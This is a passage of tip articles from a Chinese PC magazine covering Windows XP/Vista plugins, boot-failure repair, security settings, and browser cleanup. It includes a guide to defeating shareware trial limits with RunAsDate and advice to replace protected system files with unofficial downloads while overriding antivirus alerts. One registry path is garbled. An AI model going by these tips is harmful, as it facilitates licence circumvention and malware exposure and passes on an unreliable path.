上述工作完成后，系统会提示已经在任务计划程序中添加了一个计划任务，单击“确定”按钮结束。以后，每当有新的用户账户被创建之后，不管是出于何人之手，系统都会自动弹出如图5所示的对话框，提示你去进行检查核对。



小提示

如果不再需要这个提示消息了，可以在“开始搜索”框输入“taskschd.msc”进入任务计划程序的界面，在这里找到刚才创建的任务计划，然后将其删除就可以了。

小编有话说：

当然，本文所介绍的只是一个简单的例子，其实按照类似的方法，我们还可以完成很多其他的任务。不过，无论准备附加什么样的任务，前提是必须触发一个事件，也就是说必须让这个事件出现在事件查看器的列表下，否则是无法附加任务的。CF [YY01]

国庆节系统栏目特别策划

补一补，鸡肋变大餐



补丁、插件、Windos XP 〉资源、技巧 〉系统

■文/江北书生 一页

本文可以学到

1 通过图片查看器增强工具编辑图片

2 其他多个系统工具的增强插件

生活越来越好，娱乐的需求也就越来越高，微软很知趣，为了迎合大家平常的娱乐需要，在Windows系统中附带了不少媒体娱乐软件。不过可惜的是，这些软件应付一般的任务尚可，遇到复杂一点的任务就有点无能为力。看来得好好给它们补补了。

麻辣鸡丝：Media Player通吃“五味”电影

材料：Vista Codec Package
鲜度：4.5.0
重量：21803 KB
价格：免费
配菜限制：Windows 2003/Vista/XP
获取：http://fileforum.betanews.com/detail/1159994557/1

国庆长假，在家看大片也是不错的选择。电影故事难免喜怒哀乐、悲欢离合，这与麻辣鸡丝的味道倒颇为相似。看大片可用系统自带的Media Player，使用非常方便。但不知出于何种原因，Windows的媒体播放器一直“五味”不全，长久以来不支持RMVB、Quicktime等媒体格式的电影。看来先得给它补补再说。

制法：这个解码包几乎支持所有常用媒体格式的解码，下载安装后，无需做任何设置，即可通过Windows媒体播放器（或其他播放器软件）欣赏DVD、RMVB等格式的电影大片了（见图1）。

备选：我们也可以下载并安装终极解码、完美解码、暴风影音或K-Lite Codec Pack等其他的软件和解码器，同样可以解决Windows媒体播放器格式限制问题。不过相比Vista Codec Package，这些软件和解码器一般都比较大，而且也不如它在Vista下的兼容性好。


①

食补什锦鸡：给图片查看器强身健体

材料：PhotoToolKit
鲜度：1.7
重量：9878 KB
价格：免费
配菜限制：Windows XP
获取：http://www.onlinedown.net/soft/58386.htm

五彩缤纷的图片，令人如醉如痴，是以为名。国庆期间，我们会用数码相机拍摄大量照片，而对非专业人士来说，当我们将数码相机中（或其他途径获取）的照片导入系统后，只要能实现浏览和一些简单的编辑功能（如：调整明暗、裁剪缩放等）就足够了。可是Windows自带的图片查看器连这一点要求也不能满足我们：它虽然浏览方便，但是编辑功能几乎等于零。也让我们来调教它一番。

制法：PhotoToolKit包括独立程序和插件两部分，独立程序可应用于Windows全系列，插件功能只能应用于XP。

第一步：下载解压后双击其中的phtkinst.exe执行安装。安装完毕，再用图片查看器浏览图片，会发现下面多出了一排功能按钮（见图2）。


②

第二步：光标滑过这些按钮，会有工具提示，依次为：Fix Red Eye（去红眼）、Color Correction（颜色修正）、Denoise（降噪）、Make Up（补妆修复）、Caricature（搞怪变形）、Lighting Effects（灯光特效）、Straighten（视角调整）、Resample（改变大小）、Crop（剪裁）。

第三步：这里以灯光特效为例，选中图片后，单击“Lighting Effects”按钮将会打开一个向导窗口，这里已经列出了不同的灯光特效，用鼠标点选一种，再在右侧进行一些微调，单击OK返回图片查看器，再单击保存按钮保存就可以了。其他的编辑操作，步骤相似，这里就不一一列举了，有兴趣的朋友赶紧试试吧。

小提示

★当应用了PhotoToolKit的插件功能后，系统性能可能会受点影响。如果你想去掉插件只使用PhotoToolKit的独立程序，可在“开始”菜单的PhotoToolKit程序组中执行“PhotoToolKit Settings”，在打开的设置窗口，取消对“Toolbar in Windows Picture and Fax Viewer”和“Toolbar in Explorer”这两项的选择，单击OK确定后就可以移去这些插件了。

网络大补汤

右键看图大补：Windows自带的看图工具是无法右键看图的，我们可以通过XnView、XnView Shell Extension来增强它的右键功能。前者实现图像浏览，后者是将图像浏览功能集成到右键菜单中。

网址：http://www.onlinedown.net/soft/1389.htm（XnView）

http://xnview.asos-clan.de/XnShellEx.exe（右键扩展插件）

IE浏览器大补：长假在家，上网冲浪必不可少，但系统自带IE浏览器虽然性能稳定，但却没有其他浏览器使用方便。我们可安装IEPlus插件增强它的功能。

网址：http://www.onlinedown.net/soft/13646.htm CF [YY02]

桌面上的系统图标，如“我的电脑”、“回收站”等，按Alt键不放并双击，同样能打开它们相应的属性窗口。

你该怎么办

当Windows跌倒在起跑线……

Windows XP无法启动时的解决方案

Tag 启动故障、XP 〉故障、方案 〉系统

本文可以学到

1. Windows XP无法启动的原因分析
2. 完整、有序的XP启动故障解决方法
3. 一些实用小技巧

本文相关小知识

★快速禁止自启动程序运行
有些系统启动故障，可能是由于第三方自启动程序造成的，可通过以下小技巧快速禁止它们自启动：在欢迎界面单击用户名并输入密码登录，然后立即按下Shift键不放直到系统启动成功。进入系统后，再运行msconfig命令，取消一些自启动项目以修复故障。

★检查BIOS启动项设置
有些人在BIOS中设置为光盘或可移动磁盘优先启动，当拿走光盘或可移动磁盘时就会引发“Non-system disk or disk error”（非系统盘或磁盘错误）的提示。在BIOS里重新将硬盘设置为第一启动就可以了。

火速链接

★关于“最后一次正确的配置”以及系统还原、驱动程序回滚等的工作原理及详细操作方法，可参阅本刊第17期《别绝望，这并不是“最后一次”》。

Windows启动故障的讨厌之处在于，你昨天（或上一次）还用得好好的，等再开机时它却毫无征兆地罢工了，如果你正好有紧急的任务要处理，必然会让你心急如焚、方寸大乱。别着急，请稳住心神，今天我们就请有关专家教你如何轻松应对启动故障。

【实际案例】

佳佳（嘉宾）：

记得有一回我正在赶写一部关于Photoshop应用的书稿，有一天开机准备工作，谁知道XP进入欢迎界面后，输入正确的密码登录，系统又自动返回欢迎界面，反反复复都是如此。折腾半天也没搞定，最后一赌气用Ghost还原系统。等还原成功我才想起：为了图省事我把书稿复制到了桌面上，而桌面的位置正处于C分区中，也就是说Ghost还原之后，我辛辛苦苦修改的稿件也被覆盖掉了，真是欲哭无泪啊。

小龙（嘉宾）：

你说的那个故障现象，CFan有过介绍，可以试试将注册表键[HKLM\lxf\Microsoft\WindowsNT\CurrentVersion\Winlogon]中的Userinit的值改成“C:\Windows\system32\userinit.exe,”，一般能解决这个问题。

柳絮飞（主持人）：

从佳佳的遭遇至少可得出几点教训：1.重要的数据文档最好别保存在系统分区中（一般为C分区）；2.系统出现故障后，首先要想办法将重要的数据备份出来，然后再进行后续操作；3.系统故障有可能只是某个小问题引起的，不一定非要重装系统。

那么，当你的Windows在刚刚起跑时就“跌倒”了，这时你该怎么办？本期嘉宾李伟（化名）是某Windows技术网站的技术主管，今天就请他为我们答疑解惑。

【专家分析】

柳絮飞：

首先请李伟给我们分析一下，XP的启动故障主要由哪些原因引起。

李伟（专家）：

导致Windows XP无法正常启动，一般有三大原因：

1.硬件损坏，如硬盘有坏道，而关键的系统文件正好处于坏道中，另外内存故障导致XP无法启动的现象也很常见。

（柳絮飞插话：有关硬件故障的诊断与解决，大家可以参考上一期的“你该怎么办？”栏目）

2.注册表中的一些关键项设置错误（或被病毒修改）。比如前面案例中，就有可能是注册表中Userinit项的值被错误设置，导致系统初始化时无法找到正确的初始化程序（userinit.exe），引起反复注销的怪事。

3.系统文件丢失或被破坏。并不是所有的系统文件损坏都会引起XP启动故障，主要的是那些在启动过程中被调用到的文件损坏会引起故障。我们再来回顾一下Windows XP的大致启动过程：

BIOS自检顺利完成→BIOS读取MBR中的分区表信息和启动代码（**位于启动硬盘第1扇区中**）→MBR启动NTLDR初始化能支持XP的最小系统环境（**文件为：C:\ntldr**）→NTLDR读取启动选项文件（**文件为：C:\boot.ini**）→在启动选项中选择启动XP操作系统→NTLDR调用NTDETECT（**文件为：C:\NTDETECT.COM**）收集当前系统硬件信息并写入注册表→读取硬件配置文件或使用默认配置直接跳过→将核心层和硬件抽象层装入内存（**C:\WINDOWS\system32\ntoskrnl.exe和hal.dll**）→启动其他服务和驱动程序→加载会话管理器及启动Winlogon（**C:\WINDOWS\system32\smss.exe和winlogon.exe**）显示登录界面→登录并使用。

上面，我标出了各阶段关键性的文件，当它们出现问题时就会出现严重的系统故障。当然除此之外还有其他的系统文件会引发故障，下面我们再慢慢聊。

【嘉宾提问】



小龙：

网上可以搜出一大堆Windows启动故障修复的文章，但它们大多是技巧的简单堆砌，李老师能否帮我们理顺一下思路呢？

李伟：

修复XP启动故障也可以归结为两句话：“先基础后深入，先简单后复杂。”比如通过“最后一次正确的配置”就能解决的事，就不要用重装系统来解决，后者的破坏性较大，得不偿失。下面介绍一下我个人常用的操作步骤，不一定合理，而且有时还要视实际情况做出改变，与大家共同探讨。

抢救硬盘数据才是王道

硬件的价值是可以估算的，但是数据无价，所以修复系统之前，先想办法把重要数据备份出来才是关键。

第一步：重启电脑，按F8键进入高级启动菜单，选择安全模式，如能正常进入系统，抓紧时间将重要数据备份到较保险的分区或其他磁盘中（如移动硬盘）。如果安全模式也无法进入，可使用可启动工具光盘启动电脑，或者如果安装的是双系统，就使用可正常使用的那个系统启动，然后备份。

最后一次正确的配置和系统还原

如果系统还能启动到高级选项菜单中，可试试XP自带的修复功能。

第二步：重启并按F8键进入高级选项菜单，选择“最后一次正确的配置”，按回车键启动即可。


第三步：如果上一步没能解决问题，可再次重启进入高级选项菜单，选择“带命令行提示的安全模式”启动，然后在命令行中输入以下命令：

%systemroot%\system32\restore\rstrui.exe

按回车键执行后可调出系统还原程序，按向导提示选择一个适当的还原点进行恢复试试。

使用故障恢复控制台

Windows XP的安装光盘本身就附带了一个强大的故障修复工具——故障恢复控制台。使用XP安装光盘启动系统，出现欢迎使用安装程序画面时，按R键即可进入故障恢复控制台（见图），通过数字键选择要登录的系统，一般按1键（选择C分区的系统）再按回车键确定，最后输入登录密码登录即可。



第四步：先来检测并修复一下磁盘坏道。在命令提示符后输入“chkdsk /r /p”（不含引号，下同）再按回车键确认。

第五步：在前面所列的XP启动流程中，可以看到调用了许多重要的系统文件，如果是因为它们的损坏而导致系统故障，也可以在故障恢复控制台中修复。假如故障信息类似下面的提示：

No Boot Sector on Fixed Disk（固定硬盘上没找到启动扇区）

No Boot Device Available（没有可用的启动设备）

极有可能是MBR数据损坏所致，这时可执行“fixmbr \device\harddisk0\partition0”命令进行修复。“fixmbr”是命令，后面的参数指出要修复的启动分区名称，“harddisk0”表示第1块硬盘（从0开始计数），“partition0”表示第1个分区。如果省略了参数，直接使用“fixmbr”命令，将修复当前启动分区的MBR数据。

火速链接：

★还记得第13期《“误杀门”事件》么？诺顿误杀了XP的两个系统文件导致系统故障，有些人因此而造成了很大的经济损失。实际上只需要在故障恢复控制台中，通过expand命令从安装光盘上提取这两个文件覆盖一下就可以解决了。具体方法请参考那篇文章，可以解决不少类似的故障。

★注册表也属于系统文件，如果它们损坏或丢失（非人为设置性错误），可通过安装时备份的原始注册表文件覆盖已损坏的注册表文件达到修复故障的目的。具体方法参见本刊12.5期增刊《1条命令解决Windows XP故障》一文。

第六步：如果出错信息显示为“NTLDR is missing.”（没有找到NTLDR），则表示NTLDR文件丢失或损坏了，可直接从安装光盘上复制这个文件。假设安装光盘在D盘，则执行下面的命令即可：

```
attrib -r c:\ntldr
attrib -s c:\ntldr
attrib -h c:\ntldr
copy d:\i386\ntldr c:\
```

前几个命令是去除原ntldr文件的隐藏、系统、只读属性，最后一个是复制文件命令，将会询问是否覆盖，按Y确认就可以了。

第七步：如果系统无法启动，错误提示为“Invalid boot.ini, Press any key to restart”（boot.ini无效，按任意键继续），则可能是boot.ini文件丢失或损坏。同上，可先通过attrib命令去掉boot.ini文件的只读（r）、隐藏（s）、系统（h）属性，然后再执行下面的命令对它进行重建：

```
del c:\boot.ini
bootcfg /rebuild
```

最后一行的命令将自动检测电脑中已安装的系统，搜索出来之后，你检查一下是不是自己需要的，如果是，就按Y键确认即可。

最后的绝杀

如果用尽了所有方法还是不能解决问题，那只有恢复系统备份镜像或重装了。XP下快速系统备份和还原的工具推荐使用Ghost，它可以在五分钟之内还你一个完好如新的系统。不过要注意，这也是万不得已下才会使用的方法，因为它会抹去被恢复分区上的所有数据。CF [YY03]

网络大补贴

★XP启动故障的官方攻略

微软官方网站上提供的，关于Windows XP不能启动后的解决方案，附有图解，比较详细。

网址：http://www.microsoft.com/windowsxp/using/setup/support/nostart.mspx

★当Windows XP不能启动时可以做的十件事

非常经典的一篇Windows XP启动故障解决文章，本文就从中吸收了不少内容，这篇是英文，朋友们可以看看。

网址：http://articles.techrepublic.com.com/5100-10877_11-6031733.html?tag=nl.e138

如果想让Windows XP进入休眠状态，可在调出关机对话框后，再按Shift键就可显示出“休眠”按钮了。

让XP披上Vista的安全黄金甲

Tag Windows Defender、进程管理、UAC、XP 技巧、资源、方案 系统

■福建/渔人

本文可以学到

1. 多款可移植到XP下的Vista安全工具
2. XP下实现类似Vista安全特性的设置
3. 延展的系统安全知识

微软在Vista中大幅提升的系统安全性能还是令人赞赏的。比如，引入了Windows Defender（反间谍软件）、UAC（用户账户控制）等。对于仍然在使用XP的朋友怎么办？其实，很多Vista的工具可以移植到XP下使用，或者借助XP本身的设置和外来工具实现Vista类似的安全功效。这样，我们无须升级硬件，即可大幅提高XP的安全性能！

反间谍，一样拥有

Vista集成了Windows Defender（见图1），它可以有效对付计算机中的间谍软件。实际上，Windows Defender也有支持XP的版本（而且是一样的）。我们只要登录http://www.microsoft.com/downloads/details.aspx?displaylang=zh-cn&FamilyID=435bfce7-da2b-4a6a-afa4-f7f14e605a0d，下载适合XP使用的版本即可。



①

家长控制，我也能

Vista的家长控制可以方便地对标准用户账户网站访问、登录时间、使用程序进行灵活的限制。比如，家长可以设定小孩账户周一到周五上课时间不允许登录电脑，同时设定小孩允许登录电脑时段不允许运行指定的游戏。其实要实现相应的控制功能，在XP中只要稍加设置即可。比如，我们要设定小孩账户允许登录时间是周六、周日的8:00-20:00，其他时段限制登录。单击“开始→运行”，输入“CMD”后按回车键启动命令提示符后，然后执行下面的命令：

net user cfan 123 /add /times:SA-SU,8:00-20:00

这样就在系统中添加了一个名为cfan的账户，他的允许登录时段就受到上述限制，现在只要把“cfan”账户给小孩使用即可。我们还可以在命令提示符中执行“net user cfan”命令查看账户允许登录的时间（见图2）。


②

小提示

如果要对网站访问限制，可以使用IE6的“受限制站点”或者“分级审查”进行设置，允许/拒绝运行的程序则可以使用组策略的“软件限制策略”，“不要运行指定的Windows应用程序”策略、NTFS权限等进行设置。比如，可以将已经安装的游戏程序添加到“不要运行指定的Windows应用程序”，这样小孩就无法玩游戏了。

网络访问，安全第一

为了应付日益严重的网络威胁，在Vista中，我们使用IE7访问网络时，它会自动降权，也就是说，不管当前账户是否为系统管理员，在使用IE7访问网站时，用户的权限都是标准用户，这样即使黑客通过IE攻陷我们的系统，他获取的也只是标准用户的权限，不会对系统造成大的伤害。XP下则无此功能，被攻陷后黑客就拥有当前账户权限。现在借助免费的“DropMyRights”也可以实现自动降权效果。到http://www.onlinedown.net/soft/26509.htm下载程序后，将它安装到系统“c:\ DropMyRights”下，右击桌面IE的快捷方式，然后在属性窗口的“目标”框输入““C:\DropMyRights\DropMyRights.exe" "C:\Program Files\Internet Explorer\IEXPLORE.EXE" C”（不含最外侧的引号），这样以后只要双击桌面IE的快捷方式，IE就会自动使用“最小特权”身份访问网页。

>>>延展阅读

★XP是否应该淘汰？自2001年发布以来，XP是相当成功的：市场研究公司IDC估计，截至2006年底，全世界所有安装Windows XP（包括Home和Pro）的台式机有5.3亿台之多！自发布SP2补丁并强制安装后，XP的安全性有了很大的提高，而且微软对Windows XP的扩展支持也将延长到2014年7月。坊间还传言微软将在2008年推出XP的SP3补丁包，因此，我们在相当长的时间内仍然可以安心地使用XP！

小提示

Vista升级的很多系统组件，如IE7、WMP11等，这些组件也有支持 XP的版本，我们只要到微软网站升级相应的版本即可。

>>>延展阅读

★让家长控制名副其实。Vista的家长控制虽然好用，不过我国现实的状况是：孩子使用计算机的水平普遍比家长高，而且电脑一般是孩子专用，这样，账户的登录限制很容易被破解。不过XP的登录验证还是很安全的，家长只要保管好孩子账户登录密码（特别是系统管理员），就能很好限制孩子使用电脑的时间了。


>>>延展阅读

★间谍软件（Spyware）是一种能够在计算机使用者无法察觉或给计算机使用者造成安全假象的情况下，秘密收集计算机信息并把它们传给广告商或其他相关人的程序。间谍软件是目前网络安全的重要隐患之一。为了对付日益猖獗的间谍软件，微软收购著名的反间谍软件厂商Giant的产品，同时将它改名为Windows Defender，作为Vista的安全组件免费提供给用户使用。



任务管理，面面俱到

Vista升级了系统的任务管理器，打开任务管理器后，单击"进程"标签，单击菜单栏的"查看→选择列"，弹出选择进程列窗口，然后勾选其中的"命令行"和"映像路径名称"，这样在Vista中就可以非常方便地查看进程信息了。XP中的任务管理器虽然没有这个功能，不过网上已经有人将Vista任务管理器提取出来，可以在XP中使用达到同样的效果。登录http://work.newhua.com/cfan/200719/task.rar下载软件后，将其中的"taskkill.exe"、"tasklist.exe"、"taskmgr.exe"，解压到"c:\windows\system32\dllcache"、"c:\windows\system32"覆盖同名文件即可。现在右击任务栏选择"任务管理器"启动后就有与Vista同样的效果了（见图3）。



3

注意：

这里通过替换系统文件方式升级任务管理器，系统会弹出"Windows文件保护"提示框，此时要点击"取消"按钮，接着点击"是"按钮，确认替换受保护的系统文件即可。有些敏感的杀毒软件可能会报警，要选择允许操作。

>>>延展阅读

★更全面的管理进程。在XP下借助"Process Explorer"（下载地址：http://www.onlinedown.net/soft/19289.htm）可以更好地管理进程，它可以让使用者能了解看不到的在后台执行的处理程序，能显示目前已经载入哪些模块，分别是正在被哪些程序使用着，还可显示这些程序所调用的DLL进程，以及所打开的句柄。并可以中止任何进程，甚至包括系统的关键进程！

>>>延展阅读

★如果安装了360安全卫士，也可以通过它查看进程的具体信息。双击任务栏托盘中的360安全卫士图标打开软件主界面，单击上面的"高级"，再点选"系统进程状态"，当前系统内的进程便一览无遗了。

UAC，一样具备

为了防止未经授权的操作，Vista增加了UAC控制功能。即使我们以系统管理员账户登录，在对系统进行有影响的操作，如更改系统还原设置，或者写入、删除系统分区的系统文件时，Vista就会弹出UAC对话框，必须经过确认才能进一步操作。其实在XP中，我们只要建立一个USER账户作为日常使用账户，这样在执行类似操作时，XP就会弹出权限不足的提示，只有输入系统管理员密码才能进行操作。或者使用"run as"命令临时以系统管理员身份执行操作。

小技巧

给XP加装系统防火墙。System Safety Monitor（下载地址：http://dl1.syssafety.com/download/ssm-2.0.8.583-free.exe?pid=110）是一款强大的文件监控软件，系统当前所有进程（包括后台）对文件的读取、写入都会受到其严格的监控，只要设置好规则，System Safety Monitor可以提供比UAC更全面的防护！

当然了，Vista的安全特性还有很多，在XP中大部分都可以借助其他软件实现。比如，硬件加密可以通过专业USB加密狗实现等，这里限于篇幅就不一一介绍了。

CF [YY04]

4

>>>延展阅读

★使用Hosts文件阻止对恶意网站的访问。来自网络的威胁越来越多，网络上恶意网站大多含有病毒、木马，此类网站对系统安全造成极大的威胁。我们可以通过编辑"c:\windows\system32\drivers\etc\hosts"文件（使用记事本程序打开），将恶意网站网址添加到文件中即可有效阻止对这些网站的访问。此外，网上已经有很多热心网友制作的hosts文件，我们可以定期下载替换原文件。

网络大补贴：

要安全也要美丽。除了安全功能外，Vista的漂亮外观、玻璃效果、3D特效也是让很多人艳羡的东西。现在，这些特效借助一些小软件就可以轻松在XP中拥有。

1.Topdesk的3D特效

运行程序后只要按下Alt+Tab组合键即可获得3D特效（见图4）。

网址：http://www.onlinedown.net/soft/48833.htm

2.Vista主题

下载"Vista界面仿真器"，运行程序后单击"转换为Windows Vista 界面风格"，稍等片刻后就可以看到漂亮的Vista主题了。

网址：http://www.onlinedown.net/soft/56153.htm

3.风格硬盘进度条XP版

下载并安装好程序，然后打开资源管理器即可看到模拟效果。

网址：http://work.newhua.com/cfan/200719/fengge.rar

4.Vista鼠标指针主题

下载安装后打开"鼠标"设置窗口，切换到"指针"标签，在"方案"列表选择"Aero Cursors(SM_Trans)"即可。

网址：http://work.newhua.com/cfan/200719/Aero_Trans.rar

5.任务栏缩略图

运行程序后只要将鼠标停留在任务栏程序图标上即可看到缩略图。

网址：http://www.newhua.com/soft/50357.htm

把时间“冻”个结实

共享软件永不过期

Tag RunAsDate、SnagIt 软件、实例 系统

■江苏/徐芳

小提示

如果不知道SnagIt的启动文件是什么，可以右击桌面上SnagIt原来的快捷方式，选择“属性”命令出现对话框，切换到“快捷方式”选项，“目标”中即是SnagIt启动文件的详细路径，将它复制粘贴到“Application to run”后的方框中即可。

本文涉及的软件

RunAsDate
文件大小：20 KB
软件版本：1.01
软件授权：免费软件
下载地址：http://www.nirsoft.net/utils/runasdate.zip

许多非常不错的软件都是共享版，有试用时间限制，如果想长期使用还得花钱注册。可是某些国外的共享软件注册时十分麻烦，而在网上寻找破解版既违法又不安全（常会遭遇病毒、木马或流氓软件的偷袭）。这两天我发现了一款工具——RunAsDate，它无疑给大家带来了福音。这款软件可以将有时间使用限制的共享软件“冻结”起来，让软件启动时始终认为是第一次使用，如此一来就可以让共享软件“永葆青春”了。

实例：打造永不过期的SnagIt

相信常抓图的朋友对于SnagIt不会陌生，共享版的SnagIt只能使用30天（见图1），30天之后就无法使用。此时我们就可以通过RunAsdat冻结SnagIt的使用期限，让它永远停止在第30天。


第一步：下载RunAsDate，解压后直接双击RunAsDate.exe即可启动软件（见图2），单击Application to run（要运行的应用程序）后的Browse（浏览）按钮，打开SnagIt的启动文件（snagit.exe），然后单击Run（运行）按钮启动SnagIt，最后再手动关闭SnagIt就可以了。以后再使用SnagIt就不用担心它过期了。

第二步：如果某些共享软件在启动时要使用参数，可以在Parameters（参数）后面输入。而在Create Desktop shortcut（创建桌面快捷方式）按钮后面输入一个便于记忆的快捷方式名称（如：“冻结的SnagIt”），再单击“Create Desktop shortcut”按钮，即可在桌面自动创建SnagIt新的启动快捷方式，以后只要双击这个快捷方式就可启动SnagIt，并且也是永不过期的。

以后大家使用某些有时间限制的共享软件时，不妨试试用RunAsDate来冻结其使用时间，说不定就能让共享软件成为永远的“免费午餐”。CF [YY05]



1



2

Vista无法定时关机之谜

Tag 定时关机、任务计划、Vista 技巧 系统

■福建/尹竹

在Windows XP系统中，可以通过“Shutdown -s -t 3600”命令让计算机在一个小时后自动关闭。可是这一命令在Vista系统下却无法生效，这是为什么呢？通过“Shutdown /?”查看参数可以看到，Vista系统下的Shutdown命令“-t”参数被限定在0~600，也就是使用此命令自动关机延迟时间不能超过10分钟。如果超过10分钟，这个命令就会失效。

如果希望有更长的延时来关闭计算机，可以借助Vista的任务计划程序。按下Win+R组合键调出运行对话框，在命令栏中输入“taskschd.msc”，单击“确定”打开任务计划程序窗口。单击右侧的“创建任务”，在“常规”选项卡中输入任务的名称，如“ShutDown”；在“触发器”选项卡中单击“新建”按钮，指定触发条件为“一次”，并设置好关机时间；打开“操作”选项卡，单击“新建”按钮，在随后显示界面的“程序或脚本”栏中输入关机命令“Shutdown -s”。确认上述设置无误后，单击创建任务窗口中的“确定”按钮（见图）。这样，当到达指定时间后，Vista就会自动运行上述任务关闭计算机了。CF [YY06]



腾讯宣布推出QQ密码保护卡(一个印有8行10列随机数字的卡片)，以加强对幻想游戏财产保护、和QQ高级密码保护服务，但被指责目的是圈钱。



超省资源 教你制作IE7清理器

Tag IE、临时文件 浏览、历史 实例 网络

辽宁/**蓝色海岸**

上网冲浪后，系统中或多或少会遗留下上网的痕迹，例如IE临时文件、历史记录、Cookies、自动完成的表单以及密码等。手动清除上网痕迹不但麻烦，而且不易清理干净，第三方清理工具虽然多，但功能庞杂，并不符合自己的需求，而且有些清理软件还会删除一些本不该删除的文件(如一些软件必须的DLL文件)。求人不如求己，还是自己动手制作一个上网痕迹清理器吧！（注：上述方法适合于Windows XP SP2+IE 7或Vista+IE 7，在Vista操作系统下试验通过。）

1 打开记事本，录入以下内容，其中REM所在行是注释行，目的是方便读者阅读，不起作用，实际录入时可以不录入：

```
REM 删除上网浏览产生的临时文件
RunDll32.exe InetCpl.cpl，ClearMyTracksByProcess 8
REM 清除 Cookies
RunDll32.exe InetCpl.cpl，ClearMyTracksByProcess 2
REM
REM 删除上网浏览历史
RunDll32.exe InetCpl.cpl，ClearMyTracksByProcess 1
REM 清空表单历史数据
RunDll32.exe InetCpl.cpl，ClearMyTracksByProcess 16
REM 删除历史密码
RunDll32.exe InetCpl.cpl，ClearMyTracksByProcess 32
REM 删除以上全部
RunDll32.exe InetCpl.cpl，ClearMyTracksByProcess 255
REM 删除以上全部，以及删除IE7加载项所保存的文件和设置
RunDll32.exe InetCpl.cpl，ClearMyTracksByProcess 4351
```

2 录入完毕，另存为“ClearIE.bat”。好了，现在双击“ClearIE.bat”，执行批处理文件，上网痕迹被立即被清理的一干二净了。

小提示:单独执行也可以

上述命令用户可以自由组合，也可以直接在开始菜单的“运行”窗口中来执行，效果是一样的。

★Just Do It：关机自动清理


如果你还嫌每次下网后都要运行一遍“ClearIE.bat”较麻烦，可以想办法利用关机脚本来解决问题。（提示：在“运行”窗口输入“gpedit.msc”或许可以帮到你。）如果开机的时候想自动清理该怎么办呢？如果我不想利用关机脚本，想执行完这个批处理就自动关机，又该怎么办呢（提示：Shutdown命令）？ CF [YY07]

给你的博客加装“超级魔方”

Tag 博客、统计 博客魔方 实例 网络

辽宁/**小新**

博客魔方的网站(http://toolbox.yodao.com/blogadget/wizard)，可以用Flash的方式展示了博客的性别指数、大众排名、发文时刻、发文星期、文章长度和博客评语等六项趣味统计数据。这样可以根据自己的喜好，定制适合博客页面风格的博客魔方，只要将一段HTML代码插入到自己博客中即可。



第一步:在博客供应商中选择自己所在的博客，其中包括新浪、搜狐、MSN、网易和QQ空间等几大主流博客。要是自己的博客不在所选范围内，选择其他博客。

第二步:都选好之后，会在下面出现预览界面，觉得不错的话，点击最下边的生成代码按钮，就会根据你的设置产生代码。可以将这段代码放到自己的博客当中，就可以对博客进行统计测试。点击面板右下角的箭头标记了面板的转动方向，这样就可以随意地在不同面板间进行切换(见图1)，其中性别指数和大众排名是检测自己的博客更倾向于男性化还是女性化，并且在下面还有点评。在博客评语中可以看到博客魔力给自己的评价，新新看了看评价，感觉还是蛮准确的(见图2)。 CF [YY08]

破解版iPhone已能在约42个国家、地区的移动网络中使用，其中包括中国移动。此版本在国内已经可以买到，但问题多多，而且价格在7000元以上。

想要内测账号？找inviteshare!

Tag 账号、内测、邀请 实例 网络

河南/侯忠

现在越来越多的新服务、新软件因为内测的原因而采用邀请的方式才能体验。当看到自己喜欢的服务或软件却不能体验，世界上最痛苦的事莫过于此了。如果想从别人处获得邀请，自己的交际网络却有限，等待官方发布正式版，太漫长。还好“分享邀请(InviteShare)”网站诞生，通过它我们可以轻松获得想要的热门邀请。

获得邀请

1 在浏览器地址栏中输入“http://www.inviteshare.com/index.php”，回车。点击页面左边的“register now(现在注册)”进行简单的注册。

2 当登录成功后，就可以在主界面中看到当前最热门的邀请注册了(在主页面搜索也可以得到想要的网站邀请)。这里点击现在热门的网络电视邀请服务“joost.com”，在出现的页面中点击“add yourself to the list(添加自己到邀请列表中)”这时可以看到两个邮件地址，一个是自己的，另一个是邀请人信箱地址，点击它(如图所示)。

3 去检查一下自己的信箱，是不是已经收到邀请信了呢？赶紧注册享受这个视觉大餐吧。



发布邀请

